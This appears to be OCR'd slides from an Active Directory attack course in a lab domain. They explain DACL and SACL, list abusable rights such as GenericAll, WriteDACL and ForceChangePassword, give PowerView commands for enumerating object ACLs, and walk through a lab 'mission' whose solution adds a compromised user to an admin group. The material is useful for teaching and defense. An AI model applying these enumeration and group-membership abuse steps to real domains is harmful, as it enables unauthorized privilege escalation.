
- **Discretionary Access Control List:** Often referred to as ACL and it identifies trustees allowed or denied access to a securable object.
- **System Access Control List:** Enables admins to log attempts to access a secured object.




ACL/DACL

ACE:
User Security Principals

ACE:
Access Rights


Advanced Security Settings for Users
Owner: Domain Admins (ALTO\Domain Admins) Change
Permissions
Auditing
Effective Access
For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).
Permission entries:
Type Principal Access Inherited from Applies to
Allow Sprayed User (sprayed.user@... Reset password None Descendant User objects
Allow Sprayed User (sprayed.user@... None Descendant User objects
Allow Account Operators (ALTO\Acc... Create/delete InetOrgP... None This object only
Allow Account Operators (ALTO\Acc... Create/delete Group o... None This object only
Allow Print Operators (ALTO\Print O... Create/delete Printer o... None This object only
Allow Account Operators (ALTO\Acc... Create/delete User obj... None This object only
Allow Domain Admins (ALTO\Domai... Special None This object only
Allow Authenticated Users Special None This object only
Allow SYSTEM Full control None This object only
Allow Pre-Windows 2000 Compatibl... Special DC=alto,DC=tel Descendant InetOrgPerson ob...
Add
Remove
View
Restore defaults
Disable inheritance
OK
Cancel
Apply


Advanced Security Settings for Users
Owner:
Domain Admins (ALTO\Domain Admins)
Change
Permissions
Auditing
Effective Access
For additional information, double-click an audit entry. To modify an audit entry, select the entry and click Edit (if available).
Auditing entries:
Type
Principal
Access
Inherited from
Applies to
Success
Everyone
DC=alto,DC=tel
Descendant Organizatio
Success
Everyone
DC=alto,DC=tel
Descendant Organizatio
Add
Remove
View
Restore defaults
Disable inheritance
OK
Cancel
Apply

SACL

PERMISSIONS

Interesting Permissions

- GenericAll – full rights . Add user to group or reset password.
- GenericWrite – update object's attribute. Add user to group.
- WriteOwner – change object owner and take control over it.
- WriteDACL – modify object's ACEs and control over it.
- AllExtendedRights – reset password, change password…etc.
- ForceChangePassword – change user password.
- Self-Membership – add self to group.
- GenericAll / GenericWrite / Write on Computer: Resource Based Constrained Delegation attack (more about it later)
- Replication permissions: DCSync attack (more about it later)

AD PROPERTY GUID


AD Property GUID

- ResetPassword > 00299570-246d-11d0-a768-00aa006e0529
- ChangePassword > ab721a53-1e2f-11d0-9819-00aa0040529b


Object ACE Type


Some ObjectAceType examples and their GUIDs:

- User-Change-Password: ab721a53-1e2f-11d0-9819-00aa0040529b
- User-Force-Change-Password: 00299570-246d-11d0-a768-00aa006e0529



1 has the right 2 over 3


Users Properties
General
Object
Security
Attribute Editor
Group or user names:
Authenticated Users
SYSTEM
Sprayed User (sprayed.user@alto.tel)
Domain Admins (ALTO\Domain Admins)
Enterprise Admins (ALTO\Enterprise Admins)
Key Admins (ALTO\Key Admins)
Add...
Remove
Permissions for Sprayed User
Allow
Deny
Read
Write
Create all child objects
Delete all child objects
Special permissions
For special permissions or advanced settings, click Advanced.
Advanced


Advanced Security Settings for Users
Owner:
Domain Admins (ALTO\Domain Admins)
Change
Permissions
Auditing
Effective Access
For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).
Permission entries:
Type
Principal
Access
Inherited from
Applies to
Allow
Sprayed User (sprayed.user@...
Reset password
None
Descendant User objects
Allow
Sprayed User (sprayed.user@...
None
Descendant User objects

GET OBJECT ACL

```
Get-ObjectAcl -SamAccountName Users | select
SecurityIdentifier,ActiveDirectoryRights
```

```
Get-ObjectAcl -SamAccountName Users -ResolveGUIDs | ?
{$_.ActiveDirectoryRights -eq "Extended"}
```

```
Convert-SidToName S-1-5-21-3124228451-4281437464-2487493465-1114
```

INTERESTING OBJECT ACLS

```
Get-ObjectAcl -SamAccountName Users -ResolveGUIDs | ?
{$_.ActiveDirectoryRights -eq "GenericAll"}
```

```
Get-ObjectAcl -SamAccountName "Users" -ResolveGUIDs | ?
{($_.ActiveDirectoryRights -like "*Generic*") -or ($_.ActiveDirectoryRights -like
"*Extended*")}
```

MISSION

What interesting permissions does pwnd.user have?

Can you abuse it?

SOLUTION

```
Get-ADUser -Filter "Name -like '*pwnd*'"

Get-ObjectAcl -ResolveGUIDs | where {$_.SecurityIdentifier -like "*1106"}
```

Or on specific group

```
Get-ObjectAcl -SamAccountName "Local Admins" -ResolveGUIDs | Where-Object
{$_.SecurityIdentifier -like "*1106"}
```

SOLUTION

Add pwnd.user to Local Admins Group

```
Add-ADGroupMember -Identity 'Local Admins' -Members 'pwnd.user'
```


```
